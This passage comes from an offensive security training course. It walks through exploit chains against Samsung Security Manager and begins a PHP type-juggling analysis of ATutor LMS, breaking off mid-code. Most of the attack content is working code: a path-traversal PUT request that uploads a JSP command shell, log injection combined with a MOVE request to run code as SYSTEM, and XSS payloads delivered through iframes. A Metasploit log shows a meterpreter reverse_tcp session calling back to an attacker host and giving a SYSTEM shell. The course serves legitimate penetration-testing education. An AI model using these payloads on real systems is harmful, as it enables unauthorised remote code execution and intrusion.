- Craft a valid PUT request that will attack the localhost and upload a shell.
- Craft a valid MOVE request that will move a test file to a new location.

Questions:

Can you think of any way in which an attacker may be able to exploit these vulnerabilities separately from remote? Keeping in mind that:

- The service is bound to localhost only
- You cannot combine the PUT request with the MOVE request!

Also, can you identify another vulnerability that we have not discussed here?

11.6 Local Exploitation Vectors

The pain really begins here. You can probably think of a few ways to exploit the PUT request attack, simply uploading JSP code, for example. But exploiting the MOVE request is really going to take some out of the box thinking. Also, we will soon need to overcome the hurdle of triggering these vulnerabilities from remote, because if we cannot, they are simply not even vulnerabilities!

11.6.1 Exploiting the PUT request

So, we know that the destination path contains a traversal vulnerability, so we can simply traverse a single directory back and upload into the 'admin' folder where jsp code is interpreted.

```
PUT /fileserver/..\admin\offsec.jsp HTTP/1.1
Host: localhost:8161
Content-Length: 59
<%= Runtime.getRuntime().exec(request.getParameter("c")) %>
```

Figure 308 – The poc to upload malicious code

The jsp code is a small one liner that will execute commands. The shell is uploaded into /admin/offsec.jsp and we can execute commands like so:




Figure 309 – Popping a SYSTEM calc

11.6.2 Exploiting the MOVE request

The move request is tricky since we are only able to move files. Or are we? If we look into the code again, we notice that we can MOVE files but also change their name and/or file extension. This gives us a powerful primitive.

After some time thinking about this issue, we came up with a novel exploitation technique. We can inject into a log file.

11.6.2.1 Kaha Database Log Injection

Snooping around the Active MQ configuration files, we find some interesting default settings. Peering into C:\Program Files\Samsung\SSM\SystemManager\mq\conf\activemq.xml we see the following defined:

```
<persistenceAdapter>
  <kahaDB directory="$ {activemq.base}/data/kahadb"/>
</persistenceAdapter>
```

Figure 310 – location of the kaha database

A little bit of googling 'apache active MQ kahaDB' reveals the following link.




Figure 311 – Learning about Kaha Database

After running a few tests, we see that we can inject directly into these logs. The following request shows the log injection attack. Other HTTP request attacks are likely possible.




Figure 312 - Log Injection attack into the C:\Program Files\Samsung\SSM\SystemManager\mq\data\kahadb\db.data file

And, if we look into the directory, we can find a log file named 'dd.data' with interesting content in it.




Figure 313 - Log Injection, the result.

This can allow us to inject malicious code into the logs. This technique would have worked for almost any logging application, as it is very common to not escape the user supplied content. Looking back at process

explorer, we pay attention to another service that was installed as part of the Samsung Security Manager software package.




Figure 314 – Looking to attack the alternate web server

It's a HTTP daemon that listens on port 4512. But we notice that it is listening on all interfaces. Also, it is installed as a service called 'CGI_webserver'.

The interesting part about the server is that it natively interprets ASPX pages and that it is reachable from remote:




Figure 315 – .net code executing on the server

An evil plan should be brewing in your head. What if we can move the db.data file to a poc.aspx file? We have injected C# asp.net code inside the log file, now we just need to move it!




Figure 316 – Exploiting the MOVE request




Figure 317 – The full poc for the doMove() vulnerability

Now, we check to see if we got code execution:




Figure 318 – Executing commands as NT AUTHORITY/SYSTEM

11.6.3 Course Work

Exercise: Replay the Attack

- Replay the above scenario and see if you can pop a calc! Try to inject into the logs using a different technique.
- Describe the attack flow for the MOVE request so far, making a small diagram showing the flow.

Extra Mile Exercise: Elevation of Privilege

- Develop a fully automated EoP PoC using either the PUT or the MOVE vulnerabilities.

11.7 Remote Exploitation Vectors

So far, at best, we have a privilege escalation. Since the vulnerable service is only bound to localhost any user on that host (including guest) is able to interact with the service, which can eventually lead to executing code as NT AUTHORITY/SYSTEM. However, if we really want to cause the maximum impact, we are going to have to be able to trigger the vulnerabilities remotely.

We can try to “client side” the attack by serving a malicious payload that will perform the actions for us. Using XHR, we may be able to send a victim a link, triggering the vulnerabilities through the browser. Let’s test this with the following code that will perform a PUT request using XHR.

```
<html>
<head><title>Samsung Security Manager PUT Method Remote Code
Execution</title></head>
<!-- found and developed by mr_me -->
<body>
<script>
function do_put(uri, file_data) {
    var file_size = file_data.length;
    var xhr = new XMLHttpRequest();
    xhr.open("PUT", uri, true);
    var body = file_data;
    xhr.send(body);
    return true;
}
do_put("http://localhost:8161/fileserver/..%5c%5cadmin%5c%5cpoc.jsp", "<%=
Runtime.getRuntime().exec(request.getParameter(\"c\")) %>")
</script>
```

```
</body>  
</html>
```

Figure 319 – The client side PoC




Figure 320 – We fail to bypass CORS

As you can see, this is not going to fly (excuse the pun!). We cannot just perform a PUT request within a web page to trigger this vulnerability remotely. Although this was tested on the latest Chrome Release, this also applies for IE/Edge and Firefox.

We are going to have to find a Cross-Origin Resource Sharing (CORS) bypass. After several hours thinking about this problem, it occurred to us that it is possible to use an iframe to perform a request and receive a response (although the response is not directly accessible to the attacker).

If we execute JavaScript code in the context of the application, we can overcome this issue. The best way to do that is to find a Cross Site Scripting (XSS) vulnerability. However, the requirements are thin; we need to be able to make a GET request and receive a response (via iframe) containing our XSS payload. The XSS attack can either be stored or reflected, since we can make multiple GET requests by using multiple iframes.

11.7.1 The Stored XSS Zero Day

There are not many cases where XSS can directly facilitate Remote Code Execution. Severity of XSS attacks ranges drastically with some earning as much as \$60,000 USD ! (Sergey Glazunov UXSS attack in Chrome) or @filedescriptor's UXSS in IE. The reason being is because they affect everyone that uses that browser, do not require complex memory corruption exploitation, and often result in Remote Code Execution. Although this attack is nowhere near as powerful as those vulnerabilities, it can still have undesired affects against SSM and is certainly more powerful than standard web application vulnerabilities. This is because

the same person that is triggering the XSS payload is the same target, and not just merely a proxy to a remote target.

The following diagram displays the differences in approach, in which, we will be taking the latter:




Figure 321 – Different contexts of XSS

Let's test some XSS attacks. Start by navigating to the 'queues.jsp' page and enter some text.



Figure 322 – Testing the 'queue name' XSS



Figure 323 – Triggering an XSS

We note now, that if we visit the 'queueGraph.jsp' page, we will see our payload:




Figure 324 – Our potential XSS payload within JavaScript code

Since we are within JavaScript code already, we do not need the script tag. But, just for simplicity, we can use the script tag in our payload like so:

```
</script><script>alert(document.cookie);</script>
```

Figure 325 – simple XSS attack, note the first </script> tag




Figure 326 – Getting script execution in the context of the localhost application

There are two problems with this approach:

- The attack requires a CSRF token, which we cannot obtain
- The attack is a POST request and we cannot send a POST request via an iframe!

However, we have learnt that the application will not HTML escape characters in the 'queueGraph.jsp' page, so all we have to do is find another way to inject arbitrarily named queues. To be honest, this is the part that had us burning, so we decided to test it one last time...

After creating a queue, the 'queues.jsp' page will display all queues. By clicking on the queue name, we reach 'browse.jsp' with the following URL:

```
http://localhost:8161/admin/browse.jsp?JMSDestination=test
```

Figure 327 – Creating a 'queue' from a GET request

Changing the 'JMSDestination' value results in a new queue name being stored in the database, this being displayed in the 'queueGraph.jsp' page unescaped!

```
http://localhost:8161/admin/browse.jsp?JMSDestination=<script>
```

Figure 328 – Detecting an XSS vulnerability via a GET request

However, if we try to use the <> characters, the insertion into the database will fail (blacklist filtering) and we will not be able to trigger our XSS attack. So, since we know we are already within JavaScript tags, we just need to break out of our JavaScript String. So we can send the following attack:

```
http://localhost:8161/admin/browse.jsp?JMSDestination="%2balert(document.cookie)%2b"
```

Figure 329 – Be careful on your encoding!

We have to be sure, that the + character is URL encoded or the application will assume it is just a space!




Figure 330 – XSS attack via 2 GET requests!

Now, we can bypass any browser restrictions by using the following iframes:

```
<iframe src=http://localhost:8161/  
admin/browse.jsp?JMSDestination=%22%2balert(document.cookie)%2b%22 width="0"
```

```
height="0">
<iframe src="http://localhost:8161/admin/queueGraph.jsp">
```

Figure 331 – iFrame Injections

This will execute stored script code in the victim's browser that can attack the localhost bound application freely!

11.7.2 Cleaning Up Our Mess!

After creating several stored XSS payloads with special characters, we will notice that they are very hard to delete out of the console. This is because the code does not escape the + character, so when it is resubmitted to the application to be deleted, it interprets it as a space. To avoid these problems, we can use the following JavaScript code, hosted locally as clear.html:

```
<html>
<script>
function bye_bye_xss(uri) {
    var xhr = new XMLHttpRequest();
    // regex phun
    xhr.open('GET', uri.replace(/\+/g, "%2b"), true);
    xhr.send();
}
function clean_up() {
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == XMLHttpRequest.DONE) {
            // get all the a tags
            var els = xhr.responseXML.getElementsByTagName("a");
            for (var i = 0, l = els.length; i < l; i++) {
                var el = els[i];
                if
                (el.href.search("http://localhost:8161/admin/deleteDestination.action") == 0) {
                    // now we can delete the xss!
                    bye_bye_xss(el.href);
                }
            }
        }
    }
    xhr.open('GET', 'http://localhost:8161/admin/queues.jsp', true);
    xhr.responseType = "document"; // so that we can parse the reponse as a document
```

```
xhr.send(null);  
}  
clean_up();  
</script>  
</html>
```

Figure 332 – The code used to wipe away any XSS

The code works by parsing the 'queues.jsp' page as a document model and finding all delete href's. It then proceeds to make GET requests to each, which include the CSRF token to delete each queue.

11.8 Course Work

Exercise: Getting SYSTEM calc.exe From Remote!

- Develop a PoC exploit that will pop a calc.exe from remote as SYSTEM using the complete attack flow with the **PUT** method vulnerability. You can develop the JavaScript payload on the localhost to ensure that its syntactically correct. You will need to take the following into consideration:
 - Ensure that your JavaScript XSS foothold works as expected by testing thoroughly and remember that you cannot use the <> characters. Also ensure this is encoded correctly.
 - The attack should clean up after itself. Any stored XSS should be wiped away (use clean.html)
 - The attack should work against at least one major browser (Chrome or Firefox, latest versions).

Extra Mile Exercise: Getting SYSTEM Shell From Remote!

- Develop a complete exploit that will pop a remote shell **OR** get remote command execution against your target as SYSTEM using the **MOVE** method vulnerability. Again, you can develop the JavaScript payload on the localhost to ensure that its syntactically correct. You will need to take the following into consideration when developing the exploit:
 - Be careful with encoding and the backslash '\' and forward slash '/' characters for traversals.
 - Ensure that your JavaScript XSS foothold works as expected by testing thoroughly and remember that you cannot use the <> characters. Also ensure this is encoded correctly.
 - The attack should clean up after itself. Any stored XSS should be wiped away (use clean.html).
 - The attack should work against at least one major browser (Chrome, Firefox or IE, latest versions).

11.9 Final Note

The power is within to achieve!

```
[saturm:metasploit-framework mr_me$ msfconsole -qr scripts/sam.rc
[*] Processing scripts/sam.rc for ERB directives.
resource (scripts/sam.rc)> use exploit/windows/scada/samsung_security_manager_put_zeroday
resource (scripts/sam.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (scripts/sam.rc)> set LHOST 192.168.100.2
LHOST => 192.168.100.2
resource (scripts/sam.rc)> set LPORT 6666
LPORT => 6666
resource (scripts/sam.rc)> exploit
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.100.2:6666
[*] Using URL: http://0.0.0.0:8080/08hTyox

[*] Local IP: http://192.168.100.2:8080/08hTyox
[*] Server started.
msf exploit(samsung_security_manager_put_zeroday) > [*] Sending exploit...
[*] Sending javascript...
[*] Sending stage (957999 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.2:6666 -> 192.168.100.4:58289) at 2016-05-27 18:10:30 -0500
[+] Deleted ../../webapps/admin/agTurldcAs.jsp

msf exploit(samsung_security_manager_put_zeroday) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 8528 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Samsung\SSM\SystemManager\mq\bin\win32>whoami
whoami
nt authority\system

C:\Program Files\Samsung\SSM\SystemManager\mq\bin\win32>
```

Figure 333 – A fully functional, commercial remote exploit. So no excuses!

12. ATutor LMS - Source Code Analysis Case Study

The next module re-enacts a penetration test that was performed on a large university, which hosted a public facing web server with the latest edition of ATutor as an external portal for their students and teachers. Deep analysis of the authentication mechanism, privilege separation, and various intricate functionality allowed us to discover two independent and complete attack chains to give us full, unauthenticated, remote code execution.

The first was an authentication bypass allowing us to reach a logic vulnerability in the password reset functionality. We could then leverage that to login and reach a directory traversal/filter bypass upload vulnerability and inject arbitrary code.

Additionally, an unauthenticated SQL injection vulnerability was discovered and exploited to steal the administrators hashed password. We combined this with an authentication weakness to reach the administrators interface and inject arbitrary code. We will not be covering the second case, due to several SQL Injection modules being present, prior.

These vulnerability chains were enough to gain a remote connect back shell, which eventually led to root access.

You are at the final level now, and make no mistake, we will have no mercy. This module requires a detailed analysis of the source code and strong application review skills in order to fully comprehend the attack chains. May \$deity have mercy on your soul.

12.1 Getting Started

Set up and boot the ATutor VMware image. The following table provides links and credentials for the ATutor LMS setup:

	URL	username	password
Admin	http://[target]/ATutor/login.php	admin	N/A
Member	http://[target]/ATutor/login.php	instructor	N/A

Note that there are 3 levels of access, with the base level being “member”. A member can either be an instructor or a student. By default, the application will install a member as member id 1 which has the privileges of an instructor. Student members are virtually unauthenticated as anyone can register an account by default. However, we are going to simulate the target’s environment that we had and disable the registration for members. Finally, no passwords are provided since you wont be needing them.

12.2 Known Vulnerabilities

Typically, during an engagement, we would first start by looking for vulnerabilities that are already publically exposed. A careful look at the time of writing reveals only a few Cross Site Scripting vulnerabilities that we cannot leverage since the engagement does not allow for social engineering attacks. We are going to have to dive deep into the code and try to find interesting flaws.

12.3 Code Analysis

After examining strategic parts of the ATutor code base using a manual approach with grep and a text editor, we encounter some interesting vulnerabilities. We are going to go through the same process, from discovery, test, more discovery, and more tests until we can fully combine the attacks. Stop at nothing!

12.4 Authentication Bypass

We will cover 3 vulnerabilities in this section. The following next two vulnerabilities are known as 'type juggling' vulnerabilities. Typically, type juggling vulnerabilities are hard to exploit and often have little real world impact. However, you will notice that in the following examples, quite the opposite is true, simply because we control a large part of the generated 'secret' hash. The final authentication bypass vulnerability is known as a failed logic vulnerability. A new session array is created before a check is done (which assumes an old session is in place). This can allow us to reset the password of any member. Let's begin with type juggling.

PHP Type Juggling arises from an assumption by the developer about how PHP code operates. PHP has a *documented* way of comparing strings. The following table summarizes how it works.

Loose comparisons with ==												
	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

Figure 334 – Loose comparisons with PHP

We can see that the matches are all over the place when using **loose** comparisons. The following are a list of **loose** comparisons:

- ==
- !=

Likewise, in order to prevent such a potentially vulnerable case, developers need to use a **strict** comparison. The following table illustrates the difference in comparisons:

Strict comparisons with ===												
	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
array()	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"php"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE

Figure 335 – Strict Comparisons with PHP

So, the **strict** comparison operators are:

- ===
- !==

Take the following examples as an idea about how this works. Hashing functions such as md5() and sha1() produce strings that may be represented as (exponential) numbers. In the last example, we can see that even spaces at the start of the string can equate to a 0 value in PHP.

```
php > var_dump(md5('240610708') == md5('QNKCDZO'));
bool(true)
php > var_dump(md5('aabg7XSs') == md5('aabC9RqS'));
bool(true)
php > var_dump(sha1('aaroZmOk') == sha1('aaK1StfY'));
bool(true)
php > var_dump(sha1('aa08zKZF') == sha1('aa3OFF9m'));
bool(true)
php > var_dump('0010e2' == '1e3');
bool(true)
php > var_dump('0x1234Ab' == '1193131');
bool(true)
```

```
php > var_dump('0xABCdef' == '0xABCdef');  
bool(true)
```

Figure 336 – Testing loose comparisons again

PHP developers make the assumption that the language is much like JavaScript or C (although, these languages also have their quirks). This vulnerability class is largely unknown and many vulnerabilities go unnoticed due to this. Now that you have some background knowledge and an idea about this class of vulnerability, let's begin!

12.4.1 Email Update Type Juggle Vulnerability

We start by analyzing the 'confirm.php' script between lines 25-28.

```
if (isset($_GET['e'], $_GET['id'], $_GET['m'])) {  
    $id = intval($_GET['id']);  
    $m = $_GET['m'];  
    $e = addslashes($_GET['e']);  
  
    $sql = "SELECT creation_date FROM %smembers WHERE member_id=%d";  
    $row = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);  
    if ($row['creation_date'] != '') {  
        $code = substr(md5($e . $row['creation_date'] . $id), 0, 10);  
        if ($code == $m) {  
            $sql = "UPDATE %smembers SET email='%s', last_login=NOW(),  
creation_date=creation_date WHERE member_id=%d";  
            $result = queryDB($sql, array(TABLE_PREFIX, $e, $id));  
